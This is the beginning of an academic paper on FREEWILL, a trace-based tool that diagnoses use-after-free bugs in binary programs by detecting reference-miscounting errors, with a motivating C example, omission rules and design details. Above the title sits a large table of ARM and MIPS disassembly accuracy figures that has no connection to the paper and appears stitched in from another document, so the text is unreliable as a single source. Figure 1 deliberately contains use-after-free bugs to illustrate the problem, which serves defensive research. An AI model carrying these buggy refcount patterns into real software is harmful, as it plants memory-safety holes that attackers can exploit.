Instructions	**ARM**	**32**	O2	93.77	99.99	99.95	97.57	99.04	99.53	92.79	41.24	99.99	97.97	99.99	99.03
			O3	94.42	99.99	99.96	97.79	98.93	99.46	91.41	40.72	99.99	98.09	99.99	98.85
			Os	95.95	99.99	99.97	97.54	97.19	98.42	91.93	42.80	99.99	98.89	99.98	98.50
			Of	94.47	99.99	99.94	97.69	99.01	99.47	92.26	39.32	99.99	98.05	99.99	98.87
		T	O2	72.25	57.56	99.93	93.31	98.82	99.03	98.34	46.29	99.90	97.29	99.65	86.57
			O3	73.10	57.27	99.94	89.24	98.78	99.02	98.91	45.07	99.90	97.33	99.64	83.56
			Os	75.26	57.39	99.91	92.93	96.80	98.94	99.24	48.45	99.89	97.77	99.70	90.13
			Of	73.14	57.28	99.94	89.16	98.78	99.02	98.79	46.47	99.90	97.32	99.67	83.59
		64	O2	100.0	100.0	100.0	94.21	100.0	99.99	100.0	79.07	100.0	97.48	100.0	98.29
			O3	100.0	100.0	100.0	93.70	100.0	100.0	100.0	83.47	100.0	97.72	100.0	98.20
			Os	100.0	100.0	100.0	94.30	100.0	100.0	100.0	84.02	100.0	97.68	100.0	97.94
			Of	100.0	100.0	100.0	94.10	100.0	100.0	100.0	79.64	100.0	97.54	100.0	97.94
	Mips	**32 & 64**	O2	100.0	100.0	100.0	77.88	100.0	99.85	100.0	57.15	100.0	99.10	99.99	68.04
			O3	100.0	100.0	100.0	74.11	100.0	99.85	100.0	54.46	100.0	99.36	99.99	69.24
			Os	100.0	100.0	100.0	83.52	100.0	99.86	100.0	67.16	100.0	99.06	99.99	71.20
			Of	100.0	100.0	100.0	74.44	100.0	99.85	100.0	54.58	100.0	99.37	99.99	67.85
Functions	**ARM**	**32**	O2	–	–	95.12	68.42	71.39	85.50	69.43	32.83	93.60	56.75	96.31	88.98
			O3	–	–	94.93	70.97	68.14	83.75	69.28	32.67	93.29	54.75	96.24	88.91
			Os	–	–	96.12	69.40	63.43	83.90	72.49	34.11	93.48	60.52	96.43	87.96
			Of	–	–	95.04	70.91	68.27	83.30	71.94	32.69	93.34	54.51	96.29	88.76
		T	O2	–	–	95.42	67.25	42.63	62.64	79.77	30.71	83.67	55.60	84.07	62.13
			O3	–	–	95.39	66.55	39.47	61.47	79.60	29.83	83.55	53.48	79.87	60.45
			Os	–	–	95.05	65.00	42.17	70.33	81.01	32.51	84.22	59.15	87.64	66.19
			Of	–	–	95.47	66.54	39.49	61.22	79.91	30.35	83.68	53.26	80.49	60.74
		64	O2	–	–	89.55	80.75	78.14	89.23	87.97	67.94	99.35	56.61	99.08	94.73
			O3	–	–	88.75	80.88	75.92	87.83	86.36	68.88	98.73	54.33	98.81	93.58
			Os	–	–	97.74	81.96	89.08	97.83	87.14	69.16	95.02	57.49	97.82	92.64
			Of	–	–	88.91	81.17	75.61	88.02	86.40	69.41	99.36	55.51	98.81	93.73
	Mips	**32 & 64**	O2	–	–	98.60	62.33	56.42	83.32	96.05	51.99	99.81	71.27	64.27	75.26
			O3	–	–	98.22	58.76	54.72	81.13	96.06	49.35	99.81	71.28	63.20	73.82
			Os	–	–	98.81	69.99	65.76	89.00	99.58	58.17	99.86	76.25	65.89	78.24
			Of	–	–	98.21	59.25	53.83	81.23	96.10	49.45	99.82	71.62	62.91	73.36
Jump Tables	**ARM**	**32**	O2	–	–	93.87	93.77	22.12	95.85	10.27	10.48	99.29	95.19	98.65	97.97
			O3	–	–	87.04	86.62	21.14	94.47	11.17	11.75	98.99	81.54	98.58	97.14
			Os	–	–	93.27	93.30	14.31	96.02	6.33	5.94	99.59	95.68	98.47	98.24
			Of	–	–	86.85	86.43	21.31	95.14	9.82	10.49	99.04	81.67	98.67	97.25
		T	O2	–	–	98.57	97.54	15.41	83.42	50.16	46.83	99.63	99.50	99.19	98.62
			O3	–	–	98.59	91.52	14.69	82.58	59.95	55.77	99.73	99.60	98.21	97.45
			Os	–	–	97.63	97.29	9.51	81.11	47.63	46.57	99.91	99.75	98.98	98.84
			Of	–	–	98.50	91.14	14.62	82.44	59.86	56.34	99.73	99.60	98.21	97.45
		64	O2	–	–	99.32	86.62	14.47	41.06	11.11	0.01	96.16	98.17	98.63	95.74
			O3	–	–	99.23	95.03	15.28	41.34	0.00	0.00	94.88	96.01	98.55	98.11
			Os	–	–	99.45	98.36	15.05	41.97	0.00	0.00	93.12	94.05	83.49	83.41
			Of	–	–	99.17	85.31	14.41	40.96	0.00	0.00	95.55	96.71	97.65	95.69
	Mips	**32 & 64**	O2	–	–	97.74	41.90	6.94	19.06	14.28	0.01	82.09	51.38	94.59	57.32
			O3	–	–	97.30	36.64	7.27	16.19	14.28	0.01	81.59	51.81	91.14	55.73
			Os	–	–	97.58	49.04	5.31	19.97	16.66	0.01	80.32	52.92	92.45	58.51
			Of	–	–	97.31	37.51	7.82	16.45	0.00	0.00	81.58	51.82	87.90	54.70

FREEWILL: Automatically Diagnosing Use-after-free Bugs via Reference Miscounting Detection on Binaries

Liang He[1*] *Hong Hu*[2*] *Purui Su*[1,3,4✉] *Yan Cai*[3] *Zhenkai Liang*[5]

[1]*TCA /* [3]*SKLCS, Institute of Software, Chinese Academy of Sciences*
[2]*Pennsylvania State University*
[4]*School of Cyber Security, University of Chinese Academy of Sciences*
[5]*National University of Singapore*

Abstract

Memory-safety issues in operating systems and popular applications are still top security threats. As one widely exploited vulnerability, Use After Free (UAF) resulted in hundreds of new incidents every year. Existing bug diagnosis techniques report the locations that allocate or deallocate the vulnerable object, but cannot provide sufficient information for developers to reason about a bug or synthesize a correct patch.

In this work, we identified incorrect reference counting as one common root cause of UAF bugs: if the developer forgets to increase the counter for a newly created reference, the program may prematurely free the actively used object, rendering other references dangling pointers. We call this problem *reference miscounting*. By proposing an *omission-aware* counting model, we developed an automatic method, FREEWILL, to diagnose UAF bugs. FREEWILL first reproduces a UAF bug and collects related execution trace. Then, it identifies the UAF object and related references. Finally, FREEWILL compares reference operations with our model to detect reference miscounting. We evaluated FREEWILL on 76 real-world UAF bugs and it successfully confirmed reference miscounting as root causes for 48 bugs and dangling usage for 18 bugs. FREEWILL also identified five null-pointer dereference bugs and failed to analyze five bugs. FREEWILL can complete its analysis within 15 minutes on average, showing its practicality for diagnosing UAF bugs.

1 Introduction

Memory-unsafe languages, like C/C++, are widely used to implement complex software systems, such as operating systems and web browsers, but unfortunately, they have resulted in a large number of exploitable vulnerabilities [37]. As one of the most sophisticated bugs, Use After Free (UAF) bugs are still popular, with 200 to 300 instances founded every year in main stream applications [19]. Researchers have proposed various solutions to detect UAF bugs at different stages of program executions [29,34,38–41,44,46,50,55]. However, diagnosing a reported UAF bug, i.e., identifying the root cause to fix the bug, is still challenging and time-consuming.

Based on the operations involved in these bugs, there could be two reasons leading to UAF bugs. The first reason is that the program mistakenly *uses* a dangling pointer to access a correctly freed object, which we call *dangling usage*. Researchers have proposed several methods to track dangling pointers [33,34] and identify locations of dangling usages [41]. The second reason is that an object is incorrectly *freed*, making remaining references dangling and all future uses invalid. There is not much research for diagnosing incorrect frees, as it is natural to believe that free operations are invoked by developers intentionally and such problems can only be identified and fixed through manual code review.

However, after analyzing a large number of recent UAF vulnerabilities, we observe that UAF bugs caused by incorrect frees are common in real-world programs, especially in programs that rely on reference counting (referred to as *refcounting* hereinafter) to manage memory objects [26]. For each object, when a new reference is created, e.g., being assigned to a member of an object, its reference counter (referred to as *refcounter* hereinafter) should be incremented; when an existing reference is destroyed, e.g., freeing an object containing the reference, its refcounter should be decremented. If the program fails to increase the refcounter properly [7], the program may free objects in a *premature* way, rendering all references as dangling pointers and resulting in UAF bugs.

UAF bugs caused by incorrect refcounting can be abused by attackers to build powerful attacks. For example, a reference miscounting error that exists in Linux for more than 15 years (2006 to 2021) introduces a UAF bug during the booting process (`Commit-8fd0e99` in our evaluation) [10]. Even worse, these bugs are difficult for human analysts to diagnose, which usually leads to incomplete patches and insecure systems. For example, partial patches for MacOS kernel bug `CVE-2016-1828` and PHP script engine bug `BUG-68594` still allow attackers to compromise patched systems.

Problem. We use the term *reference miscounting* to represent

*The two lead authors contributed equally to this work.

the programming error where developers fail to increase the refcounter for a newly created reference. We summarize two types of reference miscountings that can cause UAF bugs. (1) *Mistaken omission*. Considering the high overhead of counting all references [42,43], coordinated omission of unnecessary refcounting is encouraged to optimize performance [17]. However, if there is a wrong omission, the program will miss the increment of the refcounter and the corresponding object could be prematurely freed. (2) *Inconsistent decrease*. If there is only a decrease to a refcounter without any corresponding increase, the refcounter will prematurely become zero. For example, it is common for the callee function to release the references of its parameters, i.e, decrementing the refcounter. However, if the caller function forgets to increment the refcounter, there is an obvious reference miscounting.

There are two major challenges to the diagnosis of reference miscounting. The first one is the matching problem: it is difficult to match an increment with the corresponding reference creation, as there is no consistent rule mandating the increment before or after a reference creation. Besides, refcounter can be updated using any existing reference. It becomes worse if refcounting is encapsulated by nested non-inlined functions in binary programs. The second challenge is the existence of a large number of count-omission optimizations. For example, if the lifespans of two references `R0` and `R1` are overlapped, developers prefer to use only one increment on `R0` and one decrement on `R1` to keep the object alive. To diagnose reference miscounting, we need to correctly identify all reference lifetimes and calculate their relationships, which cannot be efficiently solved by existing mechanisms.

Approach. In this paper, we propose a trace-based method to efficiently diagnose UAF bugs caused by reference miscounting. First, to calculate the reference relationships, we propose an omission-aware refcounting model to describe the expected counting and omission behaviors. We propose four omission rules to help us to detect reference miscounting. Second, we develop practical methods to automatically identify the lifetimes of UAF objects, all related references and refcounting operations from the execution traces. Then, we use distance-based methods to match the refcounting operation with a proper reference. Finally, we propose an automatic method to detect mismatches between the actual refcounting operations and the expected behaviors. If we confirm there is no reference miscounting, we report all dangling pointers as the diagnosis results. Besides the bug diagnosis, our method can also help synthesize correct patches. Specifically, when we find a missing refcounter increment, our tool will suggest adding the increment back to fix the UAF bug.

Result. We implement a tool called FREEWILL based on dynamic instrumentation and offline trace-based analysis. By extending the hardware emulator *QEMU* [22], our tool can diagnose large-scale GUI-based programs without the source code. We evaluated FREEWILL on diagnosing 76 real-world UAF bugs, including 32 bugs from Internet Explorer (IE),

```
1. typedef struct{ int ref;} A; A* gpA;
2. typedef struct{ A* _pA;} B; B* gpB;
3. void clone(B** b1, B* b2){   /*IE: CVE-2010-0249 */
4.     memcpy(*b1, b2, N2);    /* Mistaken Omission */
5.}
6. void filename_lookup(A* lpA){/*linux:Commit-c3aabf0*/
7.     dec_ref(lpA);          /* Inconsistent Decrease */
8. }
9.void demo_code(){
10.    A* pA=(A*)malloc(N1);      /*R0*/
11.    pA->ref=1;
12.    ...
13.    gpA=pA;                   /*R1*/
14.    B* pB=(B*)malloc(N3);
15.    pB->_pA = pA;             /*R2*/
16.    gpB=(B*)malloc(N3);
17.    clone(&gpB, pB);          /*R3*/
18.    pB->_pA = NULL;
19.    free(pB);
20.    filename_lookup(pA);      /*R4*/   /* Free */
21.}
22.void main(){
23.    demo_code();
24.    dec_ref(gpA);                  /* UAF-1 */
25.    printf(gpB->_pA->ref);         /* UAF-2 */
26.    free(gpB);
27.}
```

Figure 1: **Motivating Example**.

Firefox and Chrome, 21 bugs from Linux and MacOS kernels, 23 bugs from Python and PHP script engines. FREEWILL successfully confirmed that 48 bugs are caused by reference miscounting, 18 bugs are caused by dangling usage and 5 bugs are caused by null-pointer dereference. FREEWILL fails to analyze two bugs due to custom heap managers. Three bugs cannot be reproduced in our instrumented environment. Besides, FREEWILL produced 56 patch suggestions matched with official patches, pinpointed three wrong official patches and gave one wrong suggestion as it cannot handle race problems. FREEWILL completes each bug analysis within 15 minutes on average.

In summary, the main contributions of this paper include:

- **Reference Miscounting Model.** We proposed an omission-aware refcounting model, which can detect two types of reference miscounting bugs.
- **Practical Methods.** We develop several novel practical techniques for binary UAF diagnosis, including taint-based reference analysis, heuristic refcounter identification, and distance-based refcounting matching.
- **Automatic Tool.** We implemented FREEWILL and evaluated it on 76 real-world UAF bugs. The results validated the effectiveness and practicality of our approach.

2 Background

2.1 Motivating Example

Figure 1 contains a motivating example showing how reference miscounting errors lead to UAF bugs. The code defines two structures, `A` and `B`, and two global pointers, `gpA` and `gpB`. `A` uses a refcounter `ref` for its instance life cycle; `B` only has a member `_pA`, a pointer of an `A` instance. It simulates two real-world buggy functions from Linux kernel and IE: `filename_lookup` and `clone`. Then, it uses `demo_code` to call the two buggy functions and related operations. The `main` function invokes `demo_code` and triggers two UAF bugs.

In `demo_code`, the code first creates an `A` instance, say α, and sets its `ref` to **1** as its first reference `R0` is now created and hold by `pA`. Now, the value of `ref` is **1**.

Two Valid Omissions. After allocation and initialization, a global reference `R1` is created and stored into `gpA`. As the lifetime of global `R1` overlaps with the local `R0`, the code safely omits the increase and just uses a single decrease for `R1`. Next, it creates a `B` instance and initializes its member `_pA` with `pA` where a new reference `R2` is created. As the lifetime of `R2` is contained into the one of `R1`, the code omits the refcounting for this new reference. Now, the value of `ref` is still **1**.

Reference Miscounting-1 (RM1). At Line `16-17`, a second `B` instance is created and stored into the global variable `gpB`. Then by calling `clone`, the code copies all memory content pointed by `pB` into the memory pointed by `gpB`. Note that a new reference `R3` will be created after the `memcpy`. As `R3` will be used outside `demo_code`, there is a mistaken omission and the value of `ref` is still **1**.

Reference Miscounting-2 (RM2). At Line `20`, the code fails to call `inc_ref` but directly calls `filename_lookup` in which `dec_ref` is called to decrease the `ref`. Here, a reference `R4` is created on stack and destroyed when the code returns from the function. Now, the value of `ref` is decreased to **0**, and, unfortunately, the instance α will be prematurely freed.

Two Dangling Pointer (DP1&DP2). At Line `18`, `R2` in `_pA` is destroyed by the nullification. Besides, `R0` in `pA` will also be removed by the destruction of the stack frame. However, there are two dangling pointers `gpA` and `gpB->_pA` storing two references, `R1` and `R3`.

UAF Bugs. In the function `main`, there are two UAF bugs due to the uses of two aforementioned dangling pointers. The first bug happens at Line `24` where the code dereferences the dangling pointer `gpA` to complete a correct `dec_ref` as the pointer will never be used anymore. The second bug is caused by the access of the dangling pointer `gpB->_pA` at Line `25` as it wants to display `ref` of the instance α.

2.2 Limitation of Existing Diagnoses

Several state-of-the-art methods have been proposed to prevent and diagnose UAF bugs. In Table 1, we compare the diagnosis results on our example code from these methods.

Table 1: **Diagnoses from Existing Solutions on Figure 1.** ***DP*** = Dangling Pointer, ***RM*** = Reference Miscounting.

Diagnosis Results	***DP1***	***DP2***	***RM1***	***RM2***
Dangling Access Locations	✔	✘	✘	✘
Dangling Pointers	✔	✔	✘	✘
Refcounting Inconsistencies	✘	✘	✘	✔
Our Goal	✔	✔	✔	✔

Dangling Access Locations. There have been several kinds of UAF prevention schemes [20, 29, 34, 41, 44, 52] owning ability to precisely report dangling access locations. Besides, by encoding detailed information into the object memory region [41] or pointer address [34], they can provide other critical locations, such as object allocation and deallocation. In our example, these methods will stop after identifying the first UAF bug and report *malloc* (Line `10`), *free* (Line `7`) and *reuse* (Line `24`). However, with these locations, developers still have no idea about the existence of reference miscounting. The *reuse* location (Line `24`) can even mislead them as it is a correct access to release `R1` stored in `gpA`.

Dangling Pointers. While the work using pointer tracking or sweeping [20, 23, 34, 44, 50, 55] can provide the details of all dangling pointers, they rely on developers to investigate the root reason of dangling pointers. Besides, dangling pointers may not be the problematic one. For example, `gpA` is correctly used to call `dec_ref`. Finally, the reference miscounting of `R4` (RM2) will be missed as it is not a dangling pointer.

Refcounting Inconsistencies. Statically detecting the inconsistencies between refcounting changes and reference changes [30, 35, 45], or between refcounter increment and decrement [32, 48], can detect reference miscounting. However, considering the limitations of static program analysis, such as alias analysis (especially on binaries), all of them suffer from high false positives and false negatives. In our example, given the source code, they can identify the second reference miscounting as the explicit inconsistent decrease at Line 20. However, they cannot effectively detect mistaken omission at Line `17` (RM1) as the alias pointer (`R3`) in `gpB` is implicitly copied from the alias pointer (`R2`) in `pB`.

2.3 Our Goal and Assumptions

Given a UAF bug, our goal is to determine whether it is caused by reference miscounting; if so, pinpoint the location that misses the refcounting, and suggest a correct patch. If there is no reference miscounting, we should also report the dangling pointers based on our traced-based analysis. Our method should diagnose UAF bugs efficiently to support real-world large programs with or without the source code. Finding new program failures or UAF bugs is out of the scope of this work.

Assumptions. Our approach does not require the source code

of the vulnerable program, but we assume that we can identify heap-related APIs, like *malloc* and *free*. This is possible for most benign programs, which clearly state these APIs in their import descriptors. Further, our solution requires at least one Proof-of-Concept (PoC) input. These inputs are commonly provided by bug reporters, or from fuzzing techniques [1, 25, 57].

2.4 Challenges

To detect reference miscounting issues and suggest practical patches, we have to solve the following challenges:

C1: Precisely Identifying the Lifetimes of UAF Objects. Modern allocators prefer to reallocate freed heap blocks to improve the performance. Therefore, before a UAF bug is triggered, a freed block could have been reallocated many times, which can confuse analysis. Existing solutions mainly rely on source code for detection [41] or tracking pointers of all objects [23]. They cannot efficiently identify the lifetimes of UAF objects, especially for large-scale binary-only programs.

C2: Automatically Identifying Refcounting on Binary Execution Trace. Confirming if the bug is introduced by reference miscounting relies on the fact that the object is managed by refcounting. Unfortunately, there are many similar kinds of counters (e.g., *Loop Counter*, *Object Counter*) that can cause many false positives, especially when no source code can be used to look for their semantic meaning.

C3: Precisely Matching Refcounting Operations with References. First, developers may perform the refcounting on *any* existing reference. It is common to find `Ri->addRef();Rj=Ri;` and `Rj=Ri;Rj->addRef();` in the same program to count a new created reference `Rj`. Second, there is no consistent rule mandating the time to update the refcounter. Ideally, developers should update the refcounter immediately after the creation or destruction of a reference. However, due to the compiler optimization and encapsulation of refcounting, we may distinguish these two types of actions from each other with various distances.

3 Reference Miscounting Detection

Reference Representation. To assist our description, we define a reference as a 4-tuple record (+, T_c, -, T_d): + and - are boolean values, indicating whether the increment and the decrement of the corresponding refcounter are identified or not; T_c and T_d are the creation time and the destruction time of the reference, respectively. In the implementation §5.1, we use the instruction ID in the trace to represent T_c and T_d.

Inspired by reference escape analysis [56] which uses the analysis of reference lifetime to optimize (omit) refcounting, we propose an *omission-aware* refcounting model. Our basic rule is, for any interesting reference, the refcounting or its omission should guarantee the object's liveness until all references are destroyed. We use the following four practical omission rules (ORs) to check if every omission is valid.




Figure 2: **Reference Miscounting Detection on Figure 1.**

OR1: Overlapping Omission. For two references `Ri` and `Rj`, if $Ri.T_c < Rj.T_c < Ri.T_d < Rj.T_d$, we say the two references are overlapped, and - of `Ri` and + of `Rj` can be safely omitted. Any reference can only have one overlapped reference.

OR2: Transmitting-Overlapping Omission. For any number of references `R1`, ..., `RN`, if for any reference `Ri` (1<i⩽N), $Ri\text{-}1.T_c < Ri.T_c < Ri\text{-}1.T_d < Ri.T_d$, we say these references are transmitting-overlapped, and in this case, - of `R1`, (+, -) of `Ri` (1<i<N), and + of `RN` can be safely omitted.

OR3: Containing Omission. For two references `Ri` and `Rj`, if $Ri.T_c < Rj.T_c < Rj.T_d < Ri.T_d$, we say `Rj` is contained in `Ri` and (+, -) of `Rj` can be safely omitted.

OR4: Overlapping-Containing Omission. For three references `Ri`, `Rm` and `Rj`, if `Ri` and `Rj` are overlapped based on OR1 or OR2, and $Ri.T_c < Rm.T_c < Rj.T_c$ and $Ri.T_d < Rm.T_d < Rj.T_d$, we say `Rm` is overlapping-contained in `Ri` and `Rj` and its refcounting (+, -) can be safely omitted.

Figure 2 explains how we use our model to automatically detect two reference miscountings in the motivating example (Figure 1). First, we assume the lifetimes of references `R0`-`R4` have been detected. Then, based on rule OR1, as `R0` and `R1` are overlapped, we can tell the omission of - of `R0` and + of `R1` are safe. Similarly, based on rule OR4, `R2` is overlapping-contained in `R0` and `R1`, so the omission of (+, -) of `R2` is allowed. However, as `R3` is not contained in any other reference, its omission of (+, -) is wrong. Besides, `R4` is also not overlapped with other references, its + omission is also unexpected.

4 FreeWill Design

Figure 3 shows the design of FreeWill, which works in four main components: UAF object lifetime identification, reference analysis, refcounting detection, and UAF diagnosis.




Figure 3: **Overview of FREEWILL.** FREEWILL takes as inputs the vulnerable program and the PoC of the bug, and produces a report of the reference miscounting location.

First, given a vulnerable program with a PoC, FREEWILL uses dynamic instrumentation to collect bug-triggered execution trace and identify the lifetimes of UAF objects (§4.1). Then, FREEWILL uses a gray-tainting method to track reference creation, destruction and different ways of reference calculations (§4.2). By identifying the refcounter with the API symbols or our heuristic method (§4.3), FREEWILL matches the refcounting with proper references and compares the actual refcounting behaviors with our omission-aware model to detect reference miscounting issues (§4.4).

4.1 UAF Object Lifetime Identification

FREEWILL is designed to be a trace-based method and we chose to use *Dynamic Code Instrumentation* [8, 15, 51] to record the bug-triggered execution trace and related runtime information, e.g., heap allocations and crash point – the invalid memory access or invalid call instruction causing the program crashed. If there is no crash, we try to manually confirm if the program has produced any crash dump file [2, 6].

If the source code is available, FREEWILL can adopt existing methods, such as *AddressSanitizer* [41] (*ASan*), to identify UAF object lifetimes. Specifically, we recompile the vulnerable program with *ASan*, and run the generated binary with the bug-triggering input. *ASan* adopts a safe memory allocator that saves all freed objects in a quarantined list and records their memory status (freed) in the shadow memory. For every free-memory access, *ASan* will detect it by checking the shadow memory. Note that the quarantined list can efficiently stop the reallocation of the freed memory [41], which means one heap block is usually only supplied to one object. Therefore, as long as the UAF bug is triggered, *ASan* can detect the bug and report the UAF object lifetime.




Figure 4: **Heap Block Reallocation.** Current allocators prefer to use one block to satisfy two adjacent same-size requests.

If source code is not available, we develop a backwards slicing method to efficiently identify the UAF object lifetime. Specifically, we first assume the program has finally reached a crash point where a corrupted function pointer `fp` is accessed. Then, we slice it backwards to find its parent pointer `p` pointing to a heap block from which `fp` is loaded. Without any quarantined list, the heap block could have been reallocated many times for other requests (e.g., `block-2` in Figure 4), which means the same block has more than one lifetime. To identify the proper lifetime, we continue the slicing with `p` backwards to find the proper object, e.g. object `a`. Finally, we identify the object as our target and report its lifetime if the dereference of `p` happens after its destruction. In our experiments, we find the reallocation problem in 18 bugs.

Different from *ASan*, FREEWILL will not terminate the program execution until it meets the crash. If the pointer of the first UAF object can be normal dereferenced, the execution trace may contain other UAF bugs. For example, in Figure 4, if the object pointed by `q` has also been freed before `p=*q` is executed, the final crash is actually caused by the second UAF bug, i.e., `p->fp()`. We call this kind of bugs *Multi-level* UAF (MUAF), which usually happens when dangling pointers can be still normally dereferenced. To analyze these bugs, FREEWILL will repeat above steps with parent pointer (`q`) of current UAF object pointer (`p`) until no UAF bug is found. It will prioritize the diagnosis of the first UAF object. In our experiments, we find 5 bugs that have MUAF problems.

4.2 Reference Analysis

Within an object lifetime, we can use taint analysis to identify locations holding the object address. We first identify such locations as potential references which can be used to create other new references. After we have tracked all locations, we select proper references mainly created by programs and filter out the temporary ones created by compilers.

4.2.1 Potential Reference Tracking

We use the gray-taint tracking method (details in §5.2) to detect potential references in the following three categories.
Reference Creation. We identify a creation of a new reference when an object address is saved to a register or any

memory location, no matter whether this location is on heap, stack or global region. For example, instructions *mov [mem], eax* and *push eax* create two new references if the register `eax` contains an object reference.

Reference Destruction. There are two cases that lead to destruction of a reference: the memory holding the reference is overwritten by a different value, or the memory holding the reference is not being used any more. The second case includes two scenarios: a heap memory is not used due to memory deallocation, or a stack memory is not used due to function return. We inspect memory write operations, function calls to free and return-related instructions to detect them.

Reference Computation. Arithmetic and logical instructions (e.g., *add*, *sub*, *lea*, *and*, *or*, *mul*, *div* and *xor*) can also create or destroy references. Here we use `C-R` to represent a computed reference. We use gray-taint to track the whole propagation of each `C-R` reference, which not only helps us find critical references that lead to UAF bugs, but also discloses valuable reasons and classify these bugs. For example, if `R2` has lifetime `R0->C-R1->R2` and its creation has been miscounted, one possible reason is that `R1` is incorrectly treated as non-reference data during the computation.

4.2.2 Strong Reference Identification

A key issue of the method above is that there are too many temporary references created by compilers. For example, in Figure 1, the source code `gpA=pA` will be compiled into two low-level instructions. One is used to load the reference from `pA` to a register and the second is used to create a new reference in `gpA`. To facilitate our diagnosis, we mark the following references with *strong* tags based on where they are stored.

Heap Reference. These references are usually created by developers and most of the refcounting operations are used to count them. To identify heap references, we first record all heap allocations with their ranges. Then, any reference stored into one of these locations will be marked with a *strong* tag.

Stack Reference. We only track references stored on stacks if they are: (1) *local variables*. We recognize local variable space by checking instructions that manipulate stack frame pointers, and mark all references stored in these spaces as strong. (2) *function arguments*. We treat a reference pushed into the stack as a function argument if a `call` instruction is followed shortly. Note that we will filter out any location that is used in a `push-pop` pair for a temporary storage.

4.3 Refcounting Detection

When the program source code is available, we request software developers to annotate the refcounter increase/decrease locations. Fortunately, most systems adopting refcounting provide dedicated functions for these operations, e.g., *ref_get*, *inc_ref* for increase and *ref_put*, *dec_ref* for decrease. Even if




Figure 5: **Detection of *CTreeNode* Refcounter by a Control Dependent Free.**

these functions are inlined, we can use the debug information to reliably identify the refcounting instructions.

In case we only have program binaries, we can use heuristics to identify refcounting operations. A recent work [48] proposes to identify refcounters from Linux kernel through the following heuristics, which we call *HR-FixStep*: refcounters are usually increased or decreased by a fixed step (e.g., 1). However, during our testing we find this simple method can be inaccurate. A common reason is that developers use the lowest bits of the refcounter as special flags, and any update to these flags will make this rule fail. Figure 5 demonstrates the value changes of a *CTreeNode* refcounter in the IE browser. Here, IE only uses the highest 29 bits of a 32-bit integer as the refcounter and treats the lowest 3 bits as flags. When the program sets or clears these flags, we will find that the refcounter is updated via different steps, which makes HR-FixStep fail.

To address this limitation, we propose a new heuristic method that relies on the control dependency between the refcounter and the free function to identify refcounters.

HR-CDFree: *If refcounter becomes zero, there should be a free operation that is control-dependent on the refcounter.* Specifically, we collect and build a value sequence for each object field (e.g., 4 bytes for 32-bit systems and 8 bytes for 64-bit systems) in the trace. When any field becomes zero, we use a *coarse-check* method in following execution trace to confirm if there is a control-dependent free: We first check if a *zero-condition-jmp* (e.g., `JZ` and `JNZ`) follows shortly and then detect if a free method is called before the current function returns. In Figure 5, our new method can precisely identify the refcounter field because of the control-dependent free.

We applied both heuristic rules on 543 objects that have different sizes and structures. Based on the ground truth (65 reference-counted and 478 uncounted objects), our new method achieves 98% accuracy and 90% precision, while the previous method only gets 86% accuracy and 43% precision. We will present more detailed evaluation and analysis in §6.3.

4.4 UAF Diagnosis

To diagnose UAF bugs, we first match actual refcounting operations with proper references. For each reference, we compare the refcounting operations with our omission-aware model, and report any violation as a reference miscounting.

4.4.1 Refcounting Matching

Based on our statistics, there are mainly two programming styles to implement refcounting. To achieve higher performance, programs written in C (e.g., system kernels or script engines) prefer to insert an inlined refcounting operation around the reference creation or destruction. However, to achieve better encapsulation and reusability in modular and object-oriented programs (e.g., web browsers), developers like to use additional classes or non-inlined functions (*wrapper*) to implement refcounting. Therefore, we develop two distance-based methods to match refcounting with references.

Matching Based on Execution Distance (ED). For programs using inlined refcounting operations, we develop a simple and efficient distance-based method to match the refcounting with the proper reference. Specifically, in every execution trace, we assign a sequence number `N` to each instruction based on its executing order, denoted as `Instruction ID` (§5.1). Then, as shown on the top of Figure 6, we use $\texttt{ED} = ||\texttt{N}_{count} - \texttt{N}_{ref}||$ to measure the distance between a refcounting instruction and a reference creation or destruction instruction. Finally, we mark the refcounting and the reference as a matched pair if they have a minimum distance. For example, in Figure 1, it is straightforward to match `pA->ref=1` with the closest `pA=malloc()`. Similarly, the decrease `dec_ref(gpA)` can also be matched with the implicit destruction of the stack frame based on our reference analysis.

Matching Based on Wrapper Distance (WD). For programs using non-inlined functions to implement refcounting, we first identify function boundaries by detecting the entry point `EP` (i.e., *call* instruction) and return point `RP` (i.e., *ret* instruction) in the execution trace. Then, we calculate the wrapper distance `WD` between the `RP` of current wrapper with the `EP` of next wrapper, i.e., $\texttt{WD} = ||\texttt{N}_{RP_Current} - \texttt{N}_{EP_Next}||$. In Figure 6, to match the `+` with proper reference, $\texttt{R}_1$ or $\texttt{R}_2$, although there is $\texttt{ED}_1 > \texttt{ED}_2$, considering the existence of wrappers, we will calculate the `WD` and match it with $\texttt{R}_1$ as there is $\texttt{WD}_1 < \texttt{WD}_2$.

